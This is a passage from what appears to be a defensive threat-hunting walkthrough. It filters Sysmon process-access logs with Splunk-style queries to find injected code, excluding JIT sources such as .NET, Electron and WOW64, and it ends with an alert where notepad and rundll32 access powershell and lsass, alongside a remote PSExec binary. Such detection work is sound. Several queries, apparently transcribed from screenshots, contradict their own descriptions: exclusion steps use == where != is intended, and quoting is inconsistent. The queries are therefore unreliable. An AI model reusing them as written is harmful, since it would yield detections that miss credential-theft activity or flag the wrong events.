C:\Users\waldo.UNIWALDO\AppData\Local\SquirrelTemp\Update.exe	3
C:\Windows\Explorer.EXE	88
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\NGenTask.exe	306
C:\Windows\Microsoft.NET\Framework\v4.0.30319\NGenTask.exe	259
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	29
C:\Windows\System32\notepad.exe	2
C:\Windows\System32\rundll32.exe	26
C:\Windows\explorer.exe	4
C:\Windows\system32\taskhostw.exe	77
\\"10.0.0.47\\C\$\Windows\PSExecSCV5.exe	8

Here are the false positives we mentioned, and they're all **JITs** as well! **.Net** is a JIT, and **Squirrel** utilities are tied to **electron**, which is a chromium browser and also contains a JIT.

21. Filter out events when a process accesses itself (necessarily)



```
1 * CallTrace!="UNKNOWN"
2 | where SourceImage!=TargetImage
3 | stats count by SourceImage
```

SourceImage	count
C:\Program Files\Corsair\ICUE 4 Software\Corsair.Service.exe	18
C:\Users\waldo.UNIWALDO\AppData\Local\Microsoft\Teams\Update.exe	9
C:\Users\waldo.UNIWALDO\AppData\Local\Microsoft\Teams\current\Squirrel.exe	1
C:\Users\waldo.UNIWALDO\AppData\Local\SquirrelTemp\Update.exe	3
C:\Windows\Explorer.EXE	32
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\NGenTask.exe	114
C:\Windows\Microsoft.NET\Framework\v4.0.30319\NGenTask.exe	54
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	27
C:\Windows\System32\notepad.exe	2
C:\Windows\System32\rundll32.exe	26

22. C# will be hard to weed out, exclude anything C# related due to its JIT, by excluding the Microsoft.NET folders and anything that has ni.dll in its call trace or clr.dll.

The screenshot shows a log viewer interface with a search bar containing the following query:

```
1 * CallTrace=="*UNKNOWN*" SourceImage!="*Microsoft.NET*" CallTrace==*ni.dll* CallTrace==*clr.dll*  
2 | where SourceImage!=TargetImage  
3 | stats count by SourceImage
```

A red box highlights the first three lines of the query, and a red arrow points from the end of the third line to the right margin of the search bar. Below the search bar, the text "24 year window" and a search icon are visible. The main pane displays the results of the search, showing 144 of 298,936 events matched. The results table has columns for "SourceImage" and "count". The top entries are:

SourceImage	count
C:\Users\waldo.UNIWALDO\AppData\Local\Microsoft\Teams\Update.exe	9
C:\Windows\Explorer.EXE	88
C:\Windows\System32\notepad.exe	1
C:\Windows\System32\rundll32.exe	26
C:\Windows\explorer.exe	4
C:\Windows\system32\taskhostw.exe	8
\\"10.0.0.47\C\$\Windows\PSEXECSCVCS.exe	8

23. WOW64 comprises regions of memory that are not backed by any specific file, a phenomenon we believe is linked to the **Heaven's Gate mechanism**, though we've yet to delve deep into this matter.

The screenshot shows a log viewer interface with a search bar containing the following query:

```
1 * CallTrace=="*UNKNOWN*" SourceImage!="*Microsoft.NET*" CallTrace==*ni.dll* CallTrace==*clr.dll* CallTrace==*wow64*  
2 | where SourceImage!=TargetImage  
3 | stats count by SourceImage
```

A red box highlights the first three lines of the query, and a red arrow points from the end of the third line to the right margin of the search bar. Below the search bar, the text "24 year window" and a search icon are visible. The main pane displays the results of the search, showing 135 of 311,692 events matched. The results table has columns for "SourceImage" and "count". The top entries are:

SourceImage	count
C:\Windows\Explorer.EXE	88
C:\Windows\System32\notepad.exe	1
C:\Windows\System32\rundll32.exe	26
C:\Windows\explorer.exe	4
C:\Windows\system32\taskhostw.exe	8
\\"10.0.0.47\C\$\Windows\PSEXECSCVCS.exe	8

24. Exclude **Explorer.exe**, Identifying any malicious activity within **Explorer** directly is almost a Herculean task; the wide range of legitimate activities it performs and the multitude of tools that often dismiss it due to its intricacies make this process more challenging. It's tough to verify the UNKNOWN

The screenshot shows a log viewer interface with a search bar containing the following query:

```
1 * CallTrace=="*UNKNOWN*" SourceImage!="*Microsoft.NET*" CallTrace==*ni.dll* CallTrace==*clr.dll* CallTrace==*wow64* SourceImage=="C:\\Windows\\\\Explorer.EXE"  
2 | where SourceImage!=TargetImage  
3 | stats count by SourceImage
```

A red box highlights the first three lines of the query, and a red arrow points from the end of the third line to the right margin of the search bar. Below the search bar, the text "24 year window" and a search icon are visible. The main pane displays the results of the search, showing 63 of 565,316 events matched. The results table has columns for "SourceImage" and "count". The top entry is:

SourceImage	count
C:\Windows\System32\notepad.exe	1

25. Final Alert !!

New Search

```

1 * CallTrace=="UNKNOWN*" SourceImage!="*Microsoft.NET*" CallTrace!=ni.dll* CallTrace=="clr.dll" CallTrace!="wow64" SourceImage=="C:\Windows\Explorer.EXE"
2 | where SourceImage!=TargetImage
3 | stats count by SourceImage,TargetImage, CallTrace

```

63 of 565,316 events matched No Event Sampling ▾

Events Patterns Statistics (15) Visualization

20 Per Page ▾ Format

SourceImage	TargetImage	CallTrace
C:\Windows\System32\notepad.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\Windows\SYSTEM32\ntdll.dll+9e664 C:\Windows\System32\KERNELBASE.dll+8e73 C:\Windows\System32\KERNELBASE.dll+767e C:\Windows\System32\KERNELBASE.dll+7226 C:\Windows\System32\KERNEL32.DLL+1c7b4 UNKNOWN(000002623B53B40A)
C:\Windows\System32\notepad.exe	C:\Windows\system32\lsass.exe	C:\Windows\SYSTEM32\ntdll.dll+9d4c4 UNKNOWN(00000288CF8F5445)
C:\Windows\System32\rundll32.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\Windows\SYSTEM32\ntdll.dll+9e8f4 C:\Windows\System32\KERNELBASE.dll+8e73 C:\Windows\System32\KERNELBASE.dll+767e C:\Windows\System32\KERNELBASE.dll+7226 C:\Windows\System32\KERNEL32.DLL+1c7b4 UNKNOWN(000001B32F0CB3DB)
C:\Windows\System32\rundll32.exe	C:\Windows\System32\WindowsPowerShell	C:\Windows\SYSTEM32\ntdll.dll+9e8f4 C:\Windows\System32\KERNELBASE.dll+8e73 C:\Windows\System32\KERNELBASE.dll+767e C:\Windows\System32\KERNELBASE.dll+7226 C:\Windows\System32\KERNEL32.DLL+1c7b4 UNKNOWN(00000264D088AB3D8)

E N D